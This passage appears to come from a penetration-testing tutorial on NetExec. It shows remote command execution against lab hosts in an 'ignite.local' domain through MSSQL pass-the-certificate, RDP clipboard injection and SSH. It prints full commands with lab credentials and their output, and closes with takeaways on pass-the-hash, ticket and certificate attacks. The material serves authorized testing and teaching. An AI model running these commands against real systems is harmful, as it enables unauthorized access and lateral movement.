MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  [+] Executed command via mssqlexec
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Windows IP Configuration
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Ethernet adapter Ethernet0:
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Connection-specific DNS Suffix  . :
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Link-local IPv6 Address . . . . . : fe80::61cf:89a:4
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  IPv4 Address. . . . . . . . . . . : 192.168.1.4
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Subnet Mask . . . . . . . . . . . : 255.255.255.0
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  Default Gateway . . . . . . . . . : fe80::1%6
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  192.168.1.1
```

MSSQL Pass-the-Certificate

Apart from using a regular username and password, NetExec also allows you to authenticate to an MSSQL server using a **certificate file** through the -pfx-cert flag. his is useful when a certificate has already been obtained during an earlier engagement stage.

nxc mssql 192.168.1.13 --pfx-cert administrator.pfx -u administrator -x "systeminfo"

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.1.13 --pfx-cert administrator.pfx -u administrator -x "systeminfo"
MSSQL       192.168.1.13    1433   WIN-SQL          [*] Windows 10 / Server 2019 Build 17763 (name:WIN-S
MSSQL       192.168.1.13    1433   WIN-SQL          [+] ignite.local\administrator:32196b56ffe6f45e29411
MSSQL       192.168.1.13    1433   WIN-SQL          [+] Executed command via mssqlexec
MSSQL       192.168.1.13    1433   WIN-SQL          Host Name:                 WIN-SQL
MSSQL       192.168.1.13    1433   WIN-SQL          OS Name:                   Microsoft Windows Server
MSSQL       192.168.1.13    1433   WIN-SQL          OS Version:                10.0.17763 N/A Build 1776
MSSQL       192.168.1.13    1433   WIN-SQL          OS Manufacturer:           Microsoft Corporation
MSSQL       192.168.1.13    1433   WIN-SQL          OS Configuration:          Member Server
MSSQL       192.168.1.13    1433   WIN-SQL          OS Build Type:             Multiprocessor Free
MSSQL       192.168.1.13    1433   WIN-SQL          Registered Owner:          Windows User
MSSQL       192.168.1.13    1433   WIN-SQL          Registered Organization:
MSSQL       192.168.1.13    1433   WIN-SQL          Product ID:                00431-10000-00000-AA236
MSSQL       192.168.1.13    1433   WIN-SQL          Original Install Date:     3/16/2026, 10:46:08 AM
MSSQL       192.168.1.13    1433   WIN-SQL          System Boot Time:          3/17/2026, 10:09:59 AM
MSSQL       192.168.1.13    1433   WIN-SQL          System Manufacturer:       VMware, Inc.
MSSQL       192.168.1.13    1433   WIN-SQL          System Model:              VMware20,1
MSSQL       192.168.1.13    1433   WIN-SQL          System Type:               x64-based PC
MSSQL       192.168.1.13    1433   WIN-SQL          Processor(s):              2 Processor(s) Installed.
MSSQL       192.168.1.13    1433   WIN-SQL          [01]: Intel64 Family 6 Model 165 Stepping 5 GenuineI
MSSQL       192.168.1.13    1433   WIN-SQL          [02]: Intel64 Family 6 Model 165 Stepping 5 GenuineI
MSSQL       192.168.1.13    1433   WIN-SQL          BIOS Version:              VMware, Inc. VMW201.00V.2
MSSQL       192.168.1.13    1433   WIN-SQL          Windows Directory:         C:\Windows
MSSQL       192.168.1.13    1433   WIN-SQL          System Directory:          C:\Windows\system32
MSSQL       192.168.1.13    1433   WIN-SQL          Boot Device:               \Device\HarddiskVolume2
MSSQL       192.168.1.13    1433   WIN-SQL          System Locale:             en-us;English (United Sta
MSSQL       192.168.1.13    1433   WIN-SQL          Input Locale:              en-us;English (United Sta
MSSQL       192.168.1.13    1433   WIN-SQL          Time Zone:                 (UTC-08:00) Pacific Time
MSSQL       192.168.1.13    1433   WIN-SQL          Total Physical Memory:     8,191 MB
MSSQL       192.168.1.13    1433   WIN-SQL          Available Physical Memory: 6,304 MB
MSSQL       192.168.1.13    1433   WIN-SQL          Virtual Memory: Max Size:  10,111 MB
MSSQL       192.168.1.13    1433   WIN-SQL          Virtual Memory: Available: 8,254 MB
MSSQL       192.168.1.13    1433   WIN-SQL          Virtual Memory: In Use:    1,857 MB
MSSQL       192.168.1.13    1433   WIN-SQL          Page File Location(s):     C:\pagefile.sys
MSSQL       192.168.1.13    1433   WIN-SQL          Domain:                    ignite.local
MSSQL       192.168.1.13    1433   WIN-SQL          Logon Server:              N/A
MSSQL       192.168.1.13    1433   WIN-SQL          Hotfix(s):                 3 Hotfix(s) Installed.
MSSQL       192.168.1.13    1433   WIN-SQL          [01]: KB4514366
MSSQL       192.168.1.13    1433   WIN-SQL          [02]: KB4512577
MSSQL       192.168.1.13    1433   WIN-SQL          [03]: KB4512578
MSSQL       192.168.1.13    1433   WIN-SQL          Network Card(s):           1 NIC(s) Installed.
MSSQL       192.168.1.13    1433   WIN-SQL          [01]: Intel(R) 82574L Gigabit Network Connection
MSSQL       192.168.1.13    1433   WIN-SQL          Connection Name: Ethernet0
MSSQL       192.168.1.13    1433   WIN-SQL          DHCP Enabled:    Yes
MSSQL       192.168.1.13    1433   WIN-SQL          DHCP Server:     192.168.1.1
MSSQL       192.168.1.13    1433   WIN-SQL          IP address(es)
```

RDP Command Execution

Finally, there was RDP — the most human-like interaction. RDP (Remote Desktop Protocol) on port 3389 provides full graphical access to a Windows machine. NetExec found a clever way to execute commands through clipboard injection and timing tricks.

Using clipboard tricks and slight delays, NetExec can paste commands into the RDP session and execute them — simulating real user behavior. Not the most reliable method, but sometimes the only way in.

nxc rdp 192.168.1.11 -u administrator -p Ignite@987 -x "whoami" --clipboard-delay 30

```
┌──(root㉿kali)-[~]
└─# nxc rdp 192.168.1.11 -u administrator -p Ignite@987 -x "whoami" --clipboard-delay 30
[!] Executing remote command via RDP will disconnect the Windows session (not log off) if the targeted
RDP         192.168.1.11    3389   DC               [*] Windows 10 or Windows Server 2016 Build 17763 (
RDP         192.168.1.11    3389   DC               [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
RDP         192.168.1.11    3389   DC               [+] Executing command: whoami with delay 5 seconds
RDP         192.168.1.11    3389   DC               [+] Waiting for clipboard to be ready ...
RDP         192.168.1.11    3389   DC               ignite\administrator
```

Part	Meaning
`nxc rdp`	Use NetExec with RDP protocol
`192.168.1.11`	Target IP
`-u administrator`	Username
`-p Ignite@987`	Password
`-x "whoami"`	**Command to execute** on the remote machine
`--clipboard-delay 30`	Wait 30 seconds for clipboard to be ready

SSH Command Execution

The tester had already explored Windows systems. But now, something different appeared on the network — a Linux machine. SSH (Secure Shell) on port 22 provides direct, encrypted command-line access.

No tricks needed here — just pure command-line access. Once authenticated, the tester had direct control, executing commands as if sitting in front of the machine.

nxc ssh 192.168.1.12 -u pentest -p 123 -x ifconfig

```
┌──(root㉿kali)-[~]
└─# nxc ssh 192.168.1.12 -u pentest -p 123 -x ifconfig
SSH         192.168.1.12    22     192.168.1.12     [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.14
SSH         192.168.1.12    22     192.168.1.12     [*] Current user: 'pentest' was in 'sudo' group, please try '-
SSH         192.168.1.12    22     192.168.1.12     [+] pentest:123  Linux - Shell access!
SSH         192.168.1.12    22     192.168.1.12     [+] Executed command
SSH         192.168.1.12    22     192.168.1.12     ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
SSH         192.168.1.12    22     192.168.1.12             inet 192.168.1.12  netmask 255.255.255.0  broadcast 19
SSH         192.168.1.12    22     192.168.1.12             inet6 fe80::7a05:5632:2944:5613  prefixlen 64  scopeid
SSH         192.168.1.12    22     192.168.1.12             ether 00:0c:29:21:61:91  txqueuelen 1000  (Ethernet)
SSH         192.168.1.12    22     192.168.1.12             RX packets 30329  bytes 38914309 (38.9 MB)
SSH         192.168.1.12    22     192.168.1.12             RX errors 0  dropped 46  overruns 0  frame 0
SSH         192.168.1.12    22     192.168.1.12             TX packets 6288  bytes 468873 (468.8 KB)
SSH         192.168.1.12    22     192.168.1.12             TX errors 0  dropped 0 overruns 0  carrier 0  collisio
SSH         192.168.1.12    22     192.168.1.12
SSH         192.168.1.12    22     192.168.1.12     lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
SSH         192.168.1.12    22     192.168.1.12             inet 127.0.0.1  netmask 255.0.0.0
SSH         192.168.1.12    22     192.168.1.12             inet6 ::1  prefixlen 128  scopeid 0x10<host>
SSH         192.168.1.12    22     192.168.1.12             loop  txqueuelen 1000  (Local Loopback)
SSH         192.168.1.12    22     192.168.1.12             RX packets 216  bytes 25508 (25.5 KB)
SSH         192.168.1.12    22     192.168.1.12             RX errors 0  dropped 0  overruns 0  frame 0
SSH         192.168.1.12    22     192.168.1.12             TX packets 216  bytes 25508 (25.5 KB)
SSH         192.168.1.12    22     192.168.1.12             TX errors 0  dropped 0 overruns 0  carrier 0  collisio
```

Key Takeaways

- NetExec supports six major protocols: SMB, WinRM, WMI, MSSQL, RDP, and SSH.
- Three authentication escalation paths exist: Password → Pass-the-Hash → Pass-the-Ticket/Certificate.
- SMB requires LM:NT hash format; WinRM, WMI, and MSSQL accept NT hash alone.
- Pass-the-Certificate is the most advanced technique, using stolen ADCS certificates via PKINIT.

- MSSQL via xp_cmdshell can lead to NT AUTHORITY\SYSTEM — a critical privilege escalation path.